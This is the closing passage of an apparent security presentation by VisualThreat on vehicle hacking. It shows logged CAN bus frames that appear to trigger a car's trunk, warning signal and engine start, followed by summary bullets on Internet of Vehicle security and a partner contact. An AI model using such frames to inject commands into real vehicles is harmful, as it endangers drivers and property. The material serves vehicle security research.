    1412938852.79:   1D0 01 02 02 0A 22        00
trunk:
    1412938887.15:   1D0 01 02 02 0A 22        00
    1412938887.35:   1D0 01 02 02 0A 22        00
    1412938887.54:   1D0 01 02 02 0A 22        00
warning:
    1412938919.62:   1D0 01 02 02 0A 22        00
    1412938919.83:   1D0 01 02 02 0A 22        00
    1412938920.02:   1D0 01 02 02 0A 22        00
start engine:
    1412938965.64:   1D0 01 02 02              00
```

Summary

- As an emerging market, Internet of Vehicle security grows with even faster pace than mobile security
- Not ready yet from auto manufacturers and suppliers
- Call for pacifications and partnerships

VisualThreat

Thanks!

Partners and investors contact us!

info@visualthreat.com